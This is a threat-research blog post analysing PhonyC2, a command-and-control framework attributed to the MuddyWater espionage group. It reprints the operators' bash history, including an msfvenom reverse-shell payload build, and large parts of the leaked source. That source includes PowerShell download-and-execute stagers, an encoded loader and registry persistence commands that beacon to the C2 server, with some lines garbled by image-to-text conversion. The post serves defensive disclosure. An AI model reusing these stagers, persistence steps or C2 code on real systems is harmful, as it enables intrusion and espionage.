

## PhonyC2: Revealing a New Malicious Command & Control Framework by MuddyWater

: 6/29/2023



**MuddyWater**, also known as Mango Sandstorm (Mercury), is a cyber espionage **group** that is a **subordinate** element within the Iranian Ministry of Intelligence and Security (MOIS).

### Executive summary:

- Deep Instinct's Threat Research team has identified a new C2 (command & control) framework
- The C2 framework is custom made, continuously in development, and has been used by the **MuddyWater** group since at least 2021
- The framework is named PhonyC2 and was used in the attack on the Technion Institute
- PhonyC2 is currently used in an active PaperCut exploitation campaign by MuddyWater
- PhonyC2 is similar to MuddyC3, a previous C2 framework created by MuddyWater

MuddyWater is continuously updating the PhonyC2 framework and changing TTPs to avoid detection, as can be seen throughout the blog and in the investigation of the leaked code of PhonyC2. MuddyWater uses social engineering as its' primary initial access point so they can infect fully patched systems. Organizations should continue to harden systems and monitor for PowerShell activity.

### Background

In April 2023, Deep Instinct's threat research team identified three malicious PowerShell scripts that were part of an archive called PhonyC2\_v6.zip

*Note: V6 is the name of the folder found on the server. Since this is not an official C2 framework, there is no changelog and version history. The framework has been changed over time, but we don't know the internal version numbers. Therefore, we refer to other versions by unique identifiers rather than version numbers.*

The filename piqued our interest and we set out to discover if it was a known C2 framework. After a quick investigation, it was revealed that the C2 framework was found by **Sicehice** in a server with an open directory listing.




Figure 1: Image of files located on the server

*Note: Sicehice is an organization that automates the collection of cyber threat intelligence from over 30 sources and enables users to search against the collected IPs.*

There was no previous information regarding PhonyC2 and as the zip file contained the source code, we decided to analyze the code to further understand this C2 framework.

Our initial investigation revealed that the server which hosted the C2 is related to infrastructure that was used by [MuddyWater](#) in the attack against the [Technion](#).

Further research revealed additional connections to MuddyWater infrastructure including the ongoing PaperCut exploitation and previous attacks using earlier versions of the C2 framework.

#### Exposed Server Analysis

In addition to the zip file of the PhonyC2, [Sicehice](#) uploaded additional files found on the server, including the “.bash\_history” file which revealed the commands the threat actors ran on the server:

```

1 ls
2 apt install tmux
3 apt update
4 apt install tmux
5 ls
6 cd PhonyC2_v6/
7 ls
8 apt install python3-pip
9 tll -r req.txt
10 pip install -r req.txt
11 ls
12 ifconfig
13 python3 Please_Run_Once.py
14 tmux
15 exit
16 tmux at -t 0
17 ls
18 wget 45.86.230.20
19 tmux at -t 0
20 wget https://github.com/fatedier/frp/releases/download/v0.44.0/frp_0.44.0_linux_amd64.tar.gz
21 tar -zxvf frp_0.44.0_linux_amd64.tar.gz
22 ls
23 tar -zxvf frp_0.44.0_linux_amd64.tar.gz
24 cd frp_0.44.0_linux_amd64/
25 ls
26 tmux
27 tmux at -t 0
28 tmux at -t 1
29 tmux at -t 2
30 wget python2_wsc2.py
31 wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
32 tar -zxvf ch
33 gunzip chisel_1.7.7_linux_amd64.gz
34 ls
35 cd chi
36 chmod a+x chisel_1.7.7_linux_amd64

```

Figure 2: Start of .bash\_history file

```

264 tmux at -t 2
265 pwd
266 wget https://github.com/ekzhang/bore/releases/download/v0.4.1/bore-v0.4.1-x86_64-unknown-linux-musl.tar.gz
267 ls
268 gunzip bore-v0.4.1-x86_64-unknown-linux-musl.tar.gz
269 ls
270 tar -zxvf bo
271 tar -xvf bore-v0.4.1-x86_64-unknown-linux-musl.tar
272 ls
273 ./bore
274 ./bore server
275 tmux at -t 2
276 msfvenom -p windows/x64/meterpreter_reverse_https lhost=194.61.121.86 lport=8443 -f aspx > 404.aspx
277 apt install gpgv2 autoconf bison build-essential postgresql libaprutil1 libgmp3-dev libpcap-dev openssl libp
ncurses-dev postgresql-contrib xsel zlib1g zlib1g-dev -y
278 apt update -y
279 tmux at -t 2

```

Figure 3: End of .bash\_history file

In figure 1 we can see the presence of “Ligolo,” another tool that is known to be used by MuddyWater.

In figure 2, commands related to PhonyC2 are marked in red.

In figure 2 and figure 3 marked in blue are additional IP addresses that the threat actor used. Both addresses are mentioned as C2 servers in the report Microsoft published about their findings from the Technion attack, which they attributed to MuddyWater.

Open-source tools are marked in orange; FRP is known to be used by several Iranian threat groups and Chisel is only known to be used by MuddyWater, but this does not mean it’s exclusive.

Additionally, in Figure 3, we can see another tunneling tool named “bore” that has not previously been reported to be in use by MuddyWater.

The combination of the presence of known MuddyWater tools on the server and the fact that the threat actor communicated with two IP addresses known to be used by MuddyWater raised suspicion that PhonyC2 is a framework used by MuddyWater.

#### Taking a Closer Look: Code Analysis

To better understand the Phony C2 framework, we looked at the source code. As we can see in figure 2 above the first file of interest is “Please\_Run\_Once.py:”

```

Please_Run_Once.py x config.py x config.bak x webservice.py x
1 import uuid
2
3 IP = input("Enter IP Address: ") # Python 3
4 Port = input("Enter Port Number: ") # Python 3
5 Ext = input("Enter WebServer Ext Like (Php|ASPX|JSP|HTML|ASP|) : ") # Python 3
6 fin = open("isnotcore/config.bak", "rt")
7 data = fin.read()
8 #print(data)
9 for line in data:
10 #read replace the string and write to output file
11 data = data.replace('[IP]', IP)
12
13 data = data.replace('[Port]', Port)
14
15 data = data.replace('[Ext]', Ext)
16
17
18 data = data.replace('[111]', str(uuid.uuid4()))
19 data = data.replace('[222]', str(uuid.uuid4()))
20 data = data.replace('[333]', str(uuid.uuid4()))
21 data = data.replace('[444]', str(uuid.uuid4()))
22 data = data.replace('[555]', str(uuid.uuid4()))
23 data = data.replace('[666]', str(uuid.uuid4()))
24 data = data.replace('[777]', str(uuid.uuid4()))
25 data = data.replace('[888]', str(uuid.uuid4()))
26
27
28
29 fin.close()
30
31 |
32 fin1 = open("isnotcore/config.py", "wt")
33 #overwrite the input file with the resulting data
34 fin1.write(data)
35 fin1.close()

```

Figure 4: Please\_Run\_Once.py code

The script creates a unique config file where the IP address, the port that the C2 framework listens to for connections, and an extension for a decoy must be specified, as seen in line 5 in figure 4. Additionally, the script will add to the config.py file random UUIDs (Universal Unique Identifiers), which makes tracking the URLs of the C2 framework less trivial.

An example of config.py file:

```

6 vps = dict(
7 ip='1.3.3.7',
8 port='443',
9 )
10
11
12 endpoints = dict(
13 login='/f245da33-da10-4a97-93ca-a2287294065c.aspx', #Registration EndPoint Or /login?info=
14 sendcommand='/39904bf5-8fe0-4f50-a3fc-612601e8470d.aspx', #SendCommand EndPoint Or /send
15 getcommand='/163d8151-b4ad-4880-b463-6586a424c2b3.aspx', #GetCommand EndPoint Or /send
16 download='/f65bf0c5-40eb-447c-b8a5-ff2ed7e30dae/', #Download
17 GET_CORE_Binery='/562a2ffe-a45a-4318-864b-5942fbd0a859.aspx', # GET CORE Binery
18 Persist='/bfe3e04b-ad3f-4761-b122-9851c5929414.aspx', #Persist EndPoint Or /Persist
19 Persist_Core='/2640d4bb-a683-4270-9874-fb9e227d3a4d.aspx', #Persist_Core EndPoint Or /Persist
20 Persist_Core_Run='/5f216504-69c7-47c2-853e-9422beda2b39.aspx', #Persist_Core_Run EndPoint Or /Persist
21 )
22
23 agents = dict()
24 commands = dict()
25 times = dict()
26 ips = dict()
27 ip_country = dict()
28 persist_id = dict()
29 upload_tokens = ""
30 Blncode = random.randint(11, 22)
31 spiter_Array = ["|", "_", "@", " ", "*", "(", ")", "+", "^", "."]
32 spiter_Array_int = random.randint(0, 9)
33 spiter_Array_string = spiter_Array[spiter_Array_int]
34 print(spiter_Array_string)
35 BlnString = """foreach($l in (((Get-Content c:\\programdata\\db.sqlite).replace('[spiter_Array]', '0')).s
[blncode]),2));IEX $n;""" .replace("[blncode]", str(Blncode))

```

Figure 5: Example of config.py with random UUID in lines 13-20



```

68 server = "http://" + vps[ 'ip' ] + ":" + vps[ 'port' ] + endpoints[ 'GET_CORE_Binary' ] + "?" + raptv7_RandomToken + "=" + rply7_RandomToken
69 server_hex = "http://" + vps[ 'ip' ] + ":" + vps[ 'port' ] + "/" + raptv7_RandomToken + "=" + raptv7_RandomToken
70
71 s = open( './payload_2022/payload_2022.ps1' ).read()
72 s = s.replace( 'server', only_server )
73 s = s.replace( 'login', endpoints[ 'login' ] )
74 s = s.replace( 'sendcommand', endpoints[ 'sendcommand' ] )
75 s = s.replace( 'getcommand', endpoints[ 'getcommand' ] )
76
77
78 sss = open( './payload_2022/perslst_payload_2022.ps1' ).read()
79 sss = sss.replace( 'server', only_server )
80 sss = sss.replace( 'login', endpoints[ 'login' ] )
81 sss = sss.replace( 'sendcommand', endpoints[ 'sendcommand' ] )
82 sss = sss.replace( 'getcommand', endpoints[ 'getcommand' ] )
83
84
85 #core = s + " | I'E'X"
86 core = s
87 p_core = sss
88 p_core_un = sss
89 HEX = s
90
91
92
93 HTTPWebRequest = 'Sr[System.Net.HttpWebRequest]::Create(" + server + ");Sr.proxy=[Net.WebRequest]::GetSystemWebProxy();Sr.proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;-
Sr.userAgent="Googlebot";Srr=Sr.GetResponse();Sreqstream=Sr.GetResponseStream();Srr=(New-Object System.IO.StreamReader $reqstream).ReadToEnd();Set-Content -Force -Path c:\programdata\db.sqli
Value $r'
94 InvokeRestMethod = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command 'Invoke-RestMethod -Uri ' + server + ' -OutFile c:\programdata\db.sqli;attrib +h c:\programdata\db.sqli'
95 IWR = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command 'Iwr -Uri ' + server + ' -OutFile c:\programdata\db.sqli;attrib +h c:\programdata\db.sqli'
96 StartBtsTransfer = 'powershell -NoProfile -ExecutionPolicy Bypass -W 1 -Command 'Start-BitsTransfer -Source ' + server + ' -Destination c:\programdata\db.sqli;attrib +h c:\programdata\db.
97 IWR_AND_RUN = 'Iwr -Uri "(server)" -OutFile c:\programdata\db.sqli;attrib +h c:\programdata\db.sqli;$x64=(gc c:\programdata\db.sqli).replace( [splitter_array], '0' );split( " " );rm -Fc
[programdata\db.sqli];foreach($s1 in $x64){if($s1){[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($s1/bnocode,2))}};I'E'X($s -Join "" -WindowStyle Hidden)
'.replace( 'server', server ).replace( 'bnocode', str( $bnocode ) ).replace( [splitter_array], str( splitter_array_string ) )
98 Start_Jobs = 'Start-Job -ScriptBlock ((saps ("pow"+$args[0]+"ll") -ArgumentList (" -ex+ "ec byp"+ "ass -Window+ "style Htd+ "den -en+ "c "+ $args[1] ) -WindowStyle Hidden )) -ArgumentList
' -Encoding( [ENCODINGCOMMAND] ) | Out-Null; sleep 3.3'
99
100 cmd5_2 = 'powershell -w 1 $x64=(gc c:\programdata\db.sqli).split( ' ' );rm -Force c:\programdata\db.sqli;foreach($s1 in $x64){if($s1){[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($s1,2))}};I'E'X($s -Join "" )'
101 cmd5_3 = 'Start-Process powershell -ArgumentList "-exec bypass -w 1 $x64=(gc c:\programdata\db.sqli).split( ' ' );rm -Force c:\programdata\db.sqli;foreach($s1 in $x64){if($s1){[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($s1,2))}};I'E'X($s -Join "" -WindowStyle Hidden)'
102
103
104 One_Line_BitsTransfer = 'Start-BitsTransfer -Source ' + server + ' -Destination c:\programdata\db.sqli;$x64=(gc c:\programdata\db.sqli).split( " " );rm -Force c:\programdata\db.sqli;fore
in $x64){if($s1){[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($s1,2))}};I'E'X($s -Join "" );'
105
106 HEX_download = 'Iwr -Uri ' + server_hex + ' -OutFile c:\programdata\onlydgt2.intl;attrib +h c:\programdata\onlydgt2.intl;(((gc c:\programdata\onlydgt2.intl)-split( " " ))?[$_]M[[char
[convert]::ToInt16($_) -Join "" ];rm -Force c:\programdata\onlydgt2.intl;EX:
107 HEX_CMD = '(((gc c:\programdata\onlydgt2.intl)-split( " " ))?[$_]M[[char[convert]::ToInt16($_) -Join "" ];rm -Force c:\programdata\onlydgt2.intl;I'E'X;'''
108
109
110

```

Figure 6: Additional information from config.py

In figure 6 the config file contains various PowerShell commands, which are different payloads that are used by the framework.

The main.py file is small and starts a multi-threaded webserver and a command line listener. From this code we see that the name “PhonyC2” is used internally:

```

1 from isnotcore import config
2 from isnotcore import banner
3 from isnotcore import webserver
4 from isnotcore import commandline
5 import threading
6
7 if __name__ == '__main__':
8     banner.banner()
9     print( "\033[1;32;40m \nPlease careful don't lose your persistence keys in keys file" + "\n \033[0m"
10    print( "\033[1;32;40m \nwhat is your business with powershell of people?" + "\n \033[0m" )
11     server = threading.Thread( target=webserver.main, args=() )
12     server.start()
13     cmdline = commandline.Commandline()
14     cmdline.prompt = "PhonyC2: " + config.vps[ 'ip' ] + ":" + config.vps[ 'port' ] + ":"
15     cmdline.cmdloop()
16

```

Figure 7: main.py contents

The webserver.py is responsible for serving the C2 framework payloads:

```

241 #@app.route('/apty/')
242 @app.route(config.endpoints['GET_CORE_Binery'])
243 # GET CORE Binery
244 def GET_CORE_Binery():
245     # print(config.server)
246     payload = config.core
247     data = request.args.values()
248     if data:
249         for j in data:
250             # print(j)
251             if j == config.api7_RandomToken:
252                 print("\033[1;32;40m \nDroper Bin Executed:" + j + "\n \033[0m")
253                 #print(to_binary(payload))
254                 #print(config.spiter_Array_string)
255                 return to_binary(payload).replace("0",config.spiter_Array_string)
256             else:
257                 return ""
258         else:
259             return ""
260
261
262 # @app.route('/apiv8')
263 # # server_hex
264 def apiv8():
265     # print(config.server_hex)
266     payload = config.HEX
267     data = request.args.values()
268     if data:
269         for j in data:
270             # print(j)
271             if j == config.apiv8_RandomToken:
272                 print("\033[1;32;40m \nDroper HEX Executed:" + j + "\n \033[0m")
273                 return payload.encode("utf-8").hex()
274             else:
275                 return ""
276         else:
277             return ""
278
279
280 #@app.route('/apip9')
281 @app.route(config.endpoints['Persist'])
282 # Persist
283 def Persist():
284     config.persist()
285     data = request.args.values()
286     keys = request.args.keys()
287     key_req = ""
288     for k in keys:
289         key_req = k
290     if key_req == config.persist_RandomToken:
291         for j in data:
292             register_persist_id = j.split(":")[0]
293             print("\nPersist Request uuid " + register_persist_id)
294             if len(config.persist_id) == 0:
295                 f = open("keys.txt", "a")

```

Figure 8: Part of webserver.py code

Figure 8 shows the remnants from previous iterations of the framework in the commented-out route names which have been replaced in this iteration of the framework with the random UUID in the config.py file (lines 13-20 in Figure 5)

Commandline.py receives commands from the operator and prints the output of various actions taken by the C2:

```

164     print("")
165     print("powershell -EP BYPASS -NOP -W 1 -EncodedCommand " + (encode(config.cmd5_3)).decode("utf-8"))
166     print(bcolors.WARNING + "-----" + bcolors.ENDC)
167     print("\033[1;32;40m IEX_TEST:\033[0m ")
168     print("powershell -W n IEX(hostname)")
169     print(bcolors.WARNING + "-----" + bcolors.ENDC)
170     print(bcolors.WARNING + "-----" + bcolors.ENDC)
171
172
173     def do_payload(self, ltn):
174         #print("\033[1;32;40mOne_Line_BitsTransfer\033[0m ")
175         #print("powershell -EP BYPASS -NOP -W 1 -EncodedCommand " + (encode(config.One_Line_BitsTransfer)).decode("utf-8"))
176         print(bcolors.WARNING + "-----" + bcolors.ENDC)
177         #print("\033[1;32;40mCMD:\033[0m ")
178         #print("echo " + config.HEX_download.encode("utf-8").hex() + ' > c:\programdata\onlydigt.lt.txt')
179         #print("")
180         #print("powershell -exec bypass -w 1 -enc " + (encode(config.HEX_CMD)).decode("utf-8"))
181         print(bcolors.WARNING + "-----" + bcolors.ENDC)
182         #print("\033[1;32;40mStart-Job:\033[0m ")
183         #print(config.IWR_AND_RUN)
184         print(config.Start_Jobs.replace("ENCODEDCOMMAND", (encode(config.IWR_AND_RUN)).decode("utf-8")))
185         start_job_enc = (config.Start_Jobs.replace("ENCODEDCOMMAND", (encode(config.IWR_AND_RUN)).decode("utf-8")))
186         print("")
187         print("powershell -EP BYPASS -NOP -W 1 -EncodedCommand " + (encode(start_job_enc)).decode("utf-8"))
188         print(bcolors.WARNING + "-----" + bcolors.ENDC)
189         #print("\033[1;32;40mstep_by_step:\033[0m ")
190         print("\033[1;32;40m(1) => Notice: (HTTPEBRequest Droper) \033[0m ")
191         #print("Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
192         #print("\033[1;32;40m(2)\033[0m ")
193         #print("")
194         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
195         #print("")
196         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
197         #print("")
198         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
199         #print("")
200         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
201         #print("")
202         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
203         #print("")
204         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
205         #print("")
206         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
207         #print("")
208         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
209         #print("")
210         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
211         #print("")
212         #print("powershell Start-Job -ScriptBlock [Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri (server) -OutFile $Input ] -InputObject 'c:\\programdata\
213         #print("")
214         #print("")
215         pass

```


Figure 9: Part of commandline.py





## Input

```
Zm9yZWJjaCgkaSBpbjAoKChHZXQtQ29udGVudCBjOlwcm9ncmFtZGF0YVxkYi5zcWxpZGUpLnJlCG
2UoJygnLCcwJykpLnNwbGl0KCIiIkpKXtpZigkaS17JG4gKz0gW1N5c3R1bS5UZXh0LkVvY29kaW5
o6VVRGOC5HZXRtdHJpbmcoW1N5c3R1bS5Db252ZXJ0XT06VG9JbnQzMiGoJGkvMTQpLDIpbXkx9001F
kbjs=
```



```
foreach($i in (((Get-Content
c:\programdata\db.sqlite).replace(' ','0')).split(","))){if($i){$n +=
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32(($i/14),2))}
X $n;}
```

Figure 12: The content of the db.ps1

3. PowerShell command executes db.ps1 which in turn reads and decodes db.sqlite and executes the result in memory.

Essentially, this is a one-liner to execute on a compromised host so it will beacon back to the C2.

### Example Decode Routine

As previously mentioned, the files generated by the C2 are slightly different each time, however, the decoding logic remains mostly the same.

Below is an example of db.sqlite content and a diagram explaining the decoding routine:




Figure 13: HTML response from C2 server for step #1



"use" Command:

This command allows the threat actor to get a PowerShell shell on a specific computer:

```
(PhonyC2:172.16.162.1:1337):use 2
Agent 2 Selected
[ 'WIN10', 'WIN10', 'IEUser' ]
(PhonyC2:172.16.162.1:1337)(AgentID:2):
```

Figure 19: "use" command output

If the "use" command is selected, additional commands become available:

```
(PhonyC2:172.16.162.1:1337)(AgentID:2):help
Documented commands (type help <topic>):
=====
help

Undocumented commands:
=====
back exit getcountry info listfile persist shell sleep upload
```

Figure 20: Additional command options after selecting "use"

"persist" and Other Commands:

Most of these additional commands are self-explanatory, the only interesting one is "persist"

```
(PhonyC2:172.16.162.1:1337):persist
Persist Command Set To PID 3080UVV :
Get Shell And Put This Commands :
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v NEW /d C:\intel\utils\utils.jse /f:mkdir c:\intel\utils\ ;-fcd c:\intel\utils\;[System.Text.Encoding]::UTF8.GetString([System.Convert
FromBase64String('i3B1Eg9y1cn1wde5RnhdvPmg1v3GKk2X12W4B0L1ng2kx1t7cn2k1Bv0h1y9fHc0n0uKcd0s1t1cn02k1C10b1y32Zpb0dglwWkGc1uKf3j0F7XVf0p0h0W2Y121Yw0dJps03V0z6
t0y2hcl1b050V0k2Zm0P0f5x00m91b0q0Jg0u05Kf02N0yX0d21u0f1b0v0j0m1h0F0013v0h0K0q0480K0E1D13d0vU0H3vc0V0Hk0LVBh0Gg1Eh1TE06XfT0Z0V0P5RvKc0uNcU0V45VnM5Pgl0U5k0hug2m1vb38Z21Cb0Epln2tb29W
5knLDAP0w0k')) Out-File -Encoding ascii -Force c:\intel\utils\utils.jse;New-ItemProperty -Path "HKLM:\SOFTWARE\{C6E1E5MHV} -Name "fn00pMgnBla" -Value 'Sp_Id = "HML1AQ0DFPLG1LBHHRKTCVEAA3107DC5Y
PWSXWVWNP09PTW0G0N1NC0SP01B0235000W0HT4G0V0V0000";$address = "http://172.16.162.1:1337";$SUID = wmic path win32_computersystemproduct get uid;$SHD = wmic diskdrive get serialnumber;$S
SUID | select-object -Index 2;Trn(C) "+" + ($SHD) select-object -Index 2);Function HTTPGET($ad, $req){try{$r = [System.Net.HttpWebRequest]::Create($ad);$r.Method = "GET";$r.Proxy = [Net.W
t].GetSystemWebProxy();$r.Proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;$r.KeepAlive = $false;$r.UserAgent = "Googlebot";$r.Headers.Add("Accept-Encoding", "Identity");$r = $r.Ge
tResponseStream();$r = New-Object System.IO.StreamReader($r.GetResponse().GetResponseStream());$r = $r.GetResponse().GetResponseStream();$r = New-Object System.IO.StreamReader($reqStream;
.aspx?+Sp_Id="+$key000;$res = HTTPGET $address $gc;$x=$address;$gc;$x | Out-File C:\intel\utils\x.txt;$res | Out-File C:\intel\utils\res.txt;lf($res)(Invoke-Expression([System.Text.Encoding]::
String([System.Convert]::FromBase64String($res)));break)} -Force | Out-Null
(PhonyC2:172.16.162.1:1337)(AgentID:2):
Persist Request uid 24E84D56-F44A-E715-A969-E0DD68A2C733
```

Figure 21: "persist" command output

The "persist" command is used to generate a PowerShell code to enable the operator to gain persistence on the infected host so it will connect back to the C2 if the infected host is restarted.

Additionally, when the operator executes the "persist" command it writes an encrypted payload to a pre-defined random registry path in "HKLM\Software." This can be partially seen in commandline.py (figure 22), as some of the values are stored in config.py.

The encrypted payload is a slightly modified version of "persist\_payload\_2022.ps1" that triggered the entire investigation.

```
242 def do_persist(self, command):
243
244     p_id = config.persist_RandomToken_generator()
245     data_command = config.commands[int(self.UseCmd_agent_id)]
246     print('Command Set To PID ' + str(p_id) + ' : \nGet Shell And Put This Commands:')
247     persist_data = config.persist_encode_basehash_b52(command_p_core)
248     # print(persist_data)
249     persist_data = config.xor_crypt_string(persist_data, encode=True)
250     # print(persist_data.decode('utf-8'))
251     persist_data = config.persist_encode_basehash_b52(persist_data.decode('utf-8'))
252     # print(persist_data)
253     persist_run = config.persist_run
254     # print(persist_run)
255     persist_run = powershell -NoProfile -ExecutionPolicy Bypass -W B -encodedCommand ' + (encode(persist_run)).decode('utf-8')
256     # print(persist_run)
257     persist_run = config.encode_hex(persist_run) //hex
258     # print(persist_run)
259     # persist_run_args = "htg:htgst".replace("htgst", persist_run[:-1])
260     # persist_run_args = persist_run[:-1]
261
262     persist_cmd = 'New-Item -Path HKLM:\Software -Name (KEY) -Force | Out-Null;$p_id = "' + str(p_id) + "';$address = "' + str(config.only_server) + "';$SUID = wmic path win32_computersystemprod
uid;$SHD = wmic diskdrive get serialnumber;$key000 = ($SUID | select-object -Index 2;Trn(C) "+" + ($SHD) select-object -Index 2;function HTTPGET($ad, $req){try{$r =
[System.Net.HttpWebRequest]::Create($ad);$r.Method = "GET";$r.Proxy = [Net.WebProxy]::GetSystemWebProxy();$r.Proxy.Credentials = [Net.CredentialCache]::DefaultCredentials;$r.KeepAlive
